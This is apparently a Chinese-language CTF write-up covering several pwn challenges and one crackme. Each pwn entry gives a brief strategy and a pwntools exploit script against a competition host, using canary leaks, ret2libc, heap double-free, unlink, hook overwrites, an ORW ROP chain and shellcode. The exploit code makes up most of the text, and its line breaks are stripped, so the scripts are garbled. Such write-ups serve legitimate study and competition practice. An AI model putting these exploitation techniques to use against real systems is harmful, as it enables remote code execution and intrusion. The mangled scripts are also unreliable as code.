
CrackMePlease 拿到程序后先简单动调分析一下逻辑,发现data被进行一些加密操作后,最后送到Str1中与输入进行比较。所以随便输入之后,直接断点断在字符串比较处,观察Str1内存的值即可
把后面{EASY}去掉即可ISCC{agyeU/m)}
Pwn 三个愿望 随机数种子可以覆盖,调试找canary位置,secondwish泄露canary,thirdwish填充+canary返回到后门函数,编写解题脚本
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
from pwn import *from ctypes import *"debug" '59.110.164.72' ,10001 )'libc.so.6' )1 )str (elf.rand() % 9 + 1 )def send_num ():'Please give me a number!\n' )0x4011D6 'Now you can make your first wish\n' )b'a' *14 + p32(1 ) + p32(1 )'Now you can make your second wish!\n' )b'%11$p' int (p.recv(18 ),16 )print (hex (canary))'Now you can make your final wish!\n' )b'a' *40 + p64(canary) + b'a' *8 + p64(backdoor)
Login ret2libc ,第一个read填充后覆盖判断,进入第二个read填充,print_name函数memcpy有栈溢出,先泄露puts地址计算偏移,返回到main函数,再重新执行一遍到print_name直接返回system
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
from pwn import *"debug" '59.110.164.72' ,10000 )'./Login' )"./libc-2.23.so" )'puts' ]'puts' ]0x4008c3 0x400796 def username (name ):"input the username:\n" )def password (payload ):"input the password:\n" )b'a' *28 + p32(365696460 )b'a' *40 + p64(pop_rdi) + p64(puts_got) + p64(puts_plt) + p64(main_addr)b'\x7f' )[-6 :].ljust(8 , b'\x00' ))'puts' ]'system' ]+libc_baseb'/bin/sh' ).__next__()+libc_baseb'a' *40 + p64(pop_rdi) + p64(bin_sh) + p64(sys_addr) + p64(main_addr)
第一用笔-1 第一个函数中文件code.txt在服务器上,要验证和输入内容相同,根据提示是笔法九用
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
from pwn import *"debug" '59.110.164.72' ,10002 )'./usage_of_pen' )"./libc.so.6" )'puts' ]'puts' ]0x400B96 0x400c53 0x400B0F '!' )'dunbi000cuobi000yufeng00dunfeng0cunfeng0nvfeng00yuefeng0anfeng00jiebi000' 'or you can look for other space\n' )b'a' *40 + p64(func_read)b'a' *40 + p64(pop_rdi) + p64(puts_got) + p64(puts_plt) + p64(func_read)b'\x7f' )[-6 :].ljust(8 , b'\x00' ))'puts' ]'system' ]+libc_baseb'/bin/sh' ).__next__()+libc_baseb'a' *40 + p64(pop_rdi) + p64(bin_sh) + p64(sys_addr) + p64(func_read)
Double Double free任意地址写绕过check,后面有两个字节的溢出,过判断已经给了栈变量地址,取其低位覆盖rpb低位字节实现栈迁移
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
from pwn import *'debug' ,arch='amd64' ,os='linux' )"59.110.164.72" ,10021 )'./attachment-32' )def add (index,size ):"请选择:" ,'1' )"请输入序号:" ,str (index))"请输入大小:" ,str (size))def free (index ):"请选择:" ,'2' )"请输入序号:" ,str (index))def show (index ):"请选择:" ,'3' )"请输入序号:" ,str (index))def edit (index,Content ):"请选择:" ,'4' )"请输入序号:" ,str (index))"请输入编辑内容:" ,Content)def bye ():"请选择:" ,'5' )0 ,0x60 ) 1 ,0x60 ) 0 ) 1 )0 ) 0 ,0x60 ) 0x6021d8 0 ,p64(check_addr)) 1 ,0x60 ) 2 ,0x60 )3 ,0x60 )0x15CC15CC ) + b'a' *60 + p32(0xCC51CC51 )3 ,check_num) "reward: " )int (p.recvuntil('\n' ,drop=True ),16 )0xffff 0x400A24 0x400cb3 0x400CD8 0x4008EB 0x8 )'say:' ,payload)


困局 沙盒,禁用了execve不能用system了
考虑orw/shellcode,先泄露canary,再利用rop泄露基地址,之后再构造orw的rop即可,read函数读入的够长放得下rop链,但是主要需要找一个位置写flag,思路有很多,我这里用gets写到bss段利用
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
from pwn import *'debug' ,arch='amd64' ,os='linux' )'./Trapped' )'59.110.164.72' ,10066 )'./libc.so.6' )'puts' ]'puts' ]0x400777 0x400a23 def send_canary (text ):'This is a larger box\n' )def recv_canary ():int (p.recvuntil('00' ),16 )print (hex (canary))return canarydef talk (text ):'We have a lot to talk about\n' )b'%9$p' b'I want to leak canary' b'a' *40 + p64(canary) + b'a' *8 + p64(pop_rdi) + p64(puts_got) + p64(puts_plt) + p64(talk_addr)b'\x7f' )[-6 :].ljust(8 , b'\x00' ))'puts' ]"gets" ]"open" ]"read" ]"write" ]0x202f8 0x1b92 0x601060 b'a' *40 + p64(canary) + b'a' *8 + p64(pop_rdi) + p64(bss) + p64(gets_addr)0 ) + p64(open_addr)3 ) + p64(pop_rsi) + p64(bss+30 ) + p64(pop_rdx) + p64(50 ) + p64(read_addr)1 ) + p64(pop_rsi) + p64(bss+30 ) + p64(pop_rdx) + p64(50 ) + p64(write_addr)b'flag\0' )
Eat_num 纯例题作用,ret2dlresolve,利用pwntools自带的工具实现更方便的漏洞利用,编写脚本如下
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
from pwn import *'debug' "./attachment-38" )"system" ,args=["/bin/sh" ])'59.110.164.72' ,10067 )b'a' * 76 )0 , dlresolve.data_addr)
SIMS

先绕过判断,unsortbin+show()泄露libc_base,doublefree任意改写free_hook执行system ,由于libc引入了tcache,因此需要先填满tcache后才能用到fastbin,编写脚本如下:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
from pwn import *'amd64' ,log_level = 'debug' )'./libc.so.6' )'./SIMS' )'59.110.164.72' ,10085 )def add (size ):'please choose one!' ,'1' )'Age of Stu:' ,str (size))def dele (idx ):'please choose one!' ,'2' )'Index:' ,str (idx))def edit (idx,content ):'please choose one!' ,'3' )'Index:' ,str (idx))'Content of Stu:' ,content)def show (idx ):'please choose one!' ,'4' )'Index:' ,str (idx))def tcache_heap (size ):for i in range (7 ):def tcache_bin ():for i in range (7 ):0x6b8b4567 0x15CC15CC 'password:' ,str (random ^ xor_num))2048 )32 )0 ) 1 )0 ) b'\x7f' )[-6 :].ljust(8 , b'\x00' )) 96 - 0x3EBC40 'system' ]"__free_hook" ]64 )64 )64 )64 )7 )8 )7 )64 )64 )7 ,p64(free_hook))64 )64 )9 ,"/bin/sh\x00" )64 )10 ,p64(sys_addr))9 )

chef
结尾content的内容补0,用off-by-null实现unlink,unsortbin泄露基地址后,改fd实现任意地址写后malloc_hook+onegadget
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
from pwn import *'debug' ,arch='amd64' ,os='linux' )"./chef" )"59.110.164.72" ,10031 )'libc-2.23.so' )def skip ():"Your choice:" ,'4' )def add (size,name ):"Your choice:" ,'2' )"Please enter the price of food:" ,str (size))"Please enter the name of food:" ,name)def change (index,size,name ):"Your choice:" ,'3' )"Please enter the index of food:" ,str (index))"Please enter the price of food :" ,str (size))"Please enter the name of food:" ,name)def remove (index ):"Your choice:" ,'4' )"Please enter the index of food:" ,str (index))def show ():"Your choice:" ,'1' )def end ():"Your choice:" ,'5' )0x80 ,'AAAA' ) 0x68 ,'BBBB' ) 0xf0 ,'CCCC' ) 0x10 ,'DDDD' ) 0 )1 ,0x68 ,b'\x00' *0x60 +p64(0x100 ))2 )0x80 ,'EEEE' )b'\x7f' )[-6 :].ljust(8 , b'\x00' )) 88 - 0x3C4B20 '__malloc_hook' ]'realloc' ]0x3c4aed 0x45206 ,0x4525a ,0x4525a ,0xf0897 ]2 ]0x68 ,'FFFF' )0x68 ,'GGGG' )0x68 ,'HHHH' )2 )1 ,0x68 ,p64(fake_chunk))4 )0x68 ,'IIII' )0x68 ,b'JJJJ' )0x68 ,b'\x00' *0x13 + p64(one_gadget))'2' )'food:' ,'16' )

第二识势-2
保护全关有读写可执行段,考虑shellcode,发现程序里提示的top联想到top_arena,Horse of force绕过check,之后栈溢出+shellcode执行
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
from pwn import * context (arch='amd64' ,log_level = 'debug' ) #elf = ELF('./attachment-34' ) p = process ('./attachment-34' )remote ('59.110.164.72' ,10025 )#gdb.attach(p) recvuntil ('Start injecting\n' )send (b' \x00' +b' h' *23 )recvuntil ('materials\n' )recvuntil ('d' ,drop=True)int (s)-0x8 print (hex (top_trunk))send ('-1' )0x6012A0 -0x20 print (size)send (str (size))recvuntil ('Answer time is close to over\n' )send (b' a' *16 )recvuntil ('Think about whether this is very basic\n' )asm (shellcraft.amd64.sh ())recvuntil ('Direct to destination\n' )ljust (124 , b' A' ) + p32 (0 ) + p64 (0 ) + p64 (bsf)send (payload)interactive ()